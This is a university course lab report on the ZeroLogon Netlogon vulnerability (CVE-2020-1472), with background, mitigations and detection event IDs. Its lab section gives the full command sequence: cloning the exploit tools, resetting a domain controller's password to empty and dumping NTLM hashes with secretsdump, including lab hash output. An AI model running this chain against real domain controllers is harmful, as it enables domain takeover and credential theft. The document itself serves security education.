UNIVERSITY OF MALAYA

WIC3004 COMPUTER PENETRATION

ZeroLogon (CVE-2020-1472)

SEMESTER 2 2022/23

SPIDERBYTE

23 JUNE 2023

DR. SYARIL NIZAM OMAR

GROUP MEMBERS:

RAJA ZAREEF FIRDAUS BIN RAJA AZMAN NAHAR	17207394/2
THINARAJ A/L A. MUTTIAH	U2005319
BEH JIA SHENG	U2005427
AHMAD AFFIFUDDIN BIN AHMAD KHAIRUDDIN	17207223/2

ZeroLogon: Exploiting Cryptographic Authentication Flaws on Windows Server 2019

Introduction:

The purpose of this report is to provide an overview of the ZeroLogon vulnerability, also known as CVE-2020-1472. This vulnerability poses a significant threat to Microsoft Windows domain controllers, potentially leading to unauthorized access and compromise of an entire network. This report will explore the details of the vulnerability, its impact, responsible disclosure considerations, and potential mitigations.

Objective:

The objective of this report is to demonstrate the process of exploiting the ZeroLogon vulnerability in a controlled lab environment, highlighting the steps involved and the impact it can have on network security.

Requirements:

To replicate the ZeroLogon exploit, the following requirements must be met:

- A domain controller (not patched) running Windows Server 2019.
- A Kali Linux machine for executing the exploit.

ZeroLogon Vulnerability Overview:

The ZeroLogon vulnerability, discovered by Tom Tervoort of Secura, exploits a flaw in the cryptographic authentication scheme used by the Netlogon Remote Protocol. Unlike a previous, less severe Netlogon vulnerability, ZeroLogon does not require a Person-in-the-Middle position to be effective. The ZeroLogon vulnerability affects multiple versions of Windows Server, including Windows Server 2008, Windows Server 2012, and Windows Server 2016. This vulnerability allows an attacker to forge an authentication token and set the computer password of the Domain Controller to a known value. With this new password, the attacker gains control over the domain controller and can steal the credentials of a domain admin. (Tervoot, 2020)

The encryption algorithm used during MS-NRPC authentication is AES-CFB8. In Microsoft's MS-NRPC implementation of AES-CFB8, the initialization vector (IV) is static and hard-coded to 16 zero bytes. This results in a situation where sending a completely zeroed-out client credential will happen to be correct about 1 in 256 tries. Once the attacker successfully authenticates with the all-zero credential, they can make MS-NRPC calls. Specifically, a call can be sent to set the client machine's password to a new value. The password will be set to a blank value. At this point, an attacker can authenticate as this machine normally, using a blank password. With knowledge of the new password, the attacker can now perform any actions the computer could normally perform in the domain.

The common attack pattern is as follows & this can all be performed in seconds:

- Use the ZeroLogon attack to authenticate as a domain controller to a domain controller
- Set the domain controller's machine password to blank
- Authenticate properly with the domain controller's account
- Perform a DCSync attack to extract password hashes from Active Directory
- (optional) Set the domain controller's machine password back to its original value to prevent obvious issues and cover the attacker's tracks

The main indicator of compromise (IoC) for this attack is the presence of an event ID (EID) of 4742 in the security event log on a domain controller. Additionally, you'll often see this event combined with one with an EID of 4672 indicating "special privileges assigned to new logons."(FRSecure, 2020)

Impact:

Unauthorized access obtained through ZeroLogon allows the attacker to impersonate any computer, including the domain controller itself. By executing remote procedure calls on behalf of the domain controller, the attacker can compromise the entire network infrastructure and steal sensitive credentials. Real-world examples of ZeroLogon exploitation have demonstrated the severity of the impact, emphasizing the urgent need for mitigation.

Responsibility and Ethical Considerations:

Responsible disclosure is essential when dealing with vulnerabilities like ZeroLogon. Security researchers, such as Tom Tervoort, play a significant role in identifying and raising awareness of such vulnerabilities. Organizations must promptly patch their systems and implement security updates to prevent exploitation. Ethical considerations dictate that the knowledge gained from replicating the exploit should not be used to compromise systems without proper authorization.

Mitigations:

The primary mitigation for ZeroLogon is promptly applying security patches released by Microsoft. Additional best practices include implementing a robust patch management system, regularly updating software and firmware, and monitoring for vulnerabilities. Organizations should also consider network segmentation, strong firewall rules, and the principle of least privilege to minimize the impact of potential exploits.


Conclusion:

The ZeroLogon vulnerability poses a significant threat to Microsoft Windows domain controllers. Exploiting this vulnerability allows unauthorized access and potential compromise of an entire network. It is crucial for organizations to promptly patch their systems, implement security updates, and follow best practices for network security to mitigate the risk posed by ZeroLogon.


Running the exploit in a lab environment:

<u>Setting up the Windows Server 2019 environment</u>


The host name is “HYDRA-DC” with an IP address of 10.0.2.7. The domain “MARVEL.local” was configured with users. A device running on Windows 10 Enterprise is joined into the “MARVEL” domain, the device is called “Spiderman”. The active users within the domain includes Peter Parker, Miles Morales, the Administrator & SQL Service, the latter both are within the administrators group.



```
C:\Users\Administrator>systeminfo

Host Name:                 HYDRA-DC
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA313
Original Install Date:     6/6/2023, 5:24:31 AM
System Boot Time:          6/7/2023, 12:39:31 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2496 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,048 MB
Available Physical Memory: 795 MB
Virtual Memory: Max Size:  3,200 MB
Virtual Memory: Available: 1,901 MB
Virtual Memory: In Use:    1,299 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    MARVEL.local
Logon Server:              \\HYDRA-DC
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB5020627
                           [02]: KB5019966
                           [03]: KB5020374
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.0.2.3
                                 IP address(es)
                                 [01]: 10.0.2.5
                                 [02]: fe80::c2ac:3992:addf:75ab
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\Users\Administrator>
```




Name	Type	Description
SPIDERMAN	Computer	




Name	Type	Description
Administrator	User	Built-in account for ad...
Guest	User	Built-in account for gue...
Miles Morales	User	
Peter Parker	User	
SQL Service	User	password is Admin123

Installing Impacket & ZeroLogon script into Kali machine:




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/fortra/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 22651, done.
remote: Counting objects: 100% (583/583), done.
remote: Compressing objects: 100% (413/413), done.
remote: Total 22651 (delta 259), reused 401 (delta 170), pack-reused 22068
Receiving objects: 100% (22651/22651), 9.30 MiB | 5.41 MiB/s, done.
Resolving deltas: 100% (17128/17128), done.

┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/risksense/zerologon.git
Cloning into 'zerologon'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 22 (delta 11), reused 18 (delta 7), pack-reused 0
Receiving objects: 100% (22/22), 6.68 KiB | 6.68 MiB/s, done.
Resolving deltas: 100% (11/11), done.

┌──(kali㉿kali)-[~]
└─$ 
```




```
┌──(kali㉿kali)-[~/impacket]
└─$ source impacket/bin/activate

┌──(impacket)─(kali㉿kali)-[~/impacket]
└─$ pip install --upgrade pip
Requirement already satisfied: pip in ./impacket/lib/python3.11/site-packa
ges (23.0.1)
Collecting pip
  Downloading pip-23.1.2-py3-none-any.whl (2.1 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.1/2.1 MB 1.5 MB/s eta 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 23.0.1
    Uninstalling pip-23.0.1:
      Successfully uninstalled pip-23.0.1
Successfully installed pip-23.1.2

┌──(impacket)─(kali㉿kali)-[~/impacket]
└─$ pip install .
Processing /home/kali/impacket
  Preparing metadata (setup.py) ... done
Collecting charset_normalizer (from impacket==0.10.1.dev1+20230607.11222.c
efe192c)
  Downloading charset_normalizer-3.1.0-cp311-cp311-manylinux_2_17_x86_64.m
anylinux2014_x86_64.whl (197 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 197.3/197.3 kB 345.6 kB/s eta 0:00:00
Collecting dsinternals (from impacket==0.10.1.dev1+20230607.11222.cefe192c
)
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 174.2/174.2 kB 573.1 kB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
```

The photo below shows the ZeroLogon script being run on the target domain controller.




```
┌──(impacket)─(root㉿kali)-[~/impacket/examples/CVE-2020-1472]
└─# ./cve-2020-1472-exploit.py -n HYDRA-DC -t 10.0.2.7
 _____                __
/__  /  ___  _________  / /___  ____ _____  ____
  / /  / _ \/ ___/ __ \/ / __ \/ __ `/ __ \/ __ \
 / /__/  __/ /  / /_/ / / /_/ / /_/ / /_/ / / / /
/____/\___/_/   \____/_/\____/\__, /\____/_/ /_/
                             /____/

Checker & Exploit by VoidSec

Performing authentication attempts...
.................................................................
.................................................................
.................................................................
.................................................................
```




```
.....................................................................
..................................................................
[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the Zerologon vulnerabilit
y? [N]/y
y
[+] Success: Zerologon Exploit completed! DC's account password ha
s been set to an empty string.
```

Next the hashes are dumped.



```
┌──(impacket)─(root㉿kali)-[~/impacket/examples/CVE-2020-1472]
└─# secretsdump.py -no-pass -just-dc MARVEL.local/HYDRA-DC\$@10.0.
2.7
Impacket v0.10.1.dev1+20230607.11222.cefe192c - Copyright 2022 For
tra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a
227f9540121d1a29d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:31c4dd4184047ba036a85e
06572e4305:::
MARVEL.local\milesmorales:1103:aad3b435b51404eeaad3b435b51404ee:e4
5a314c664d40a227f9540121d1a29d:::
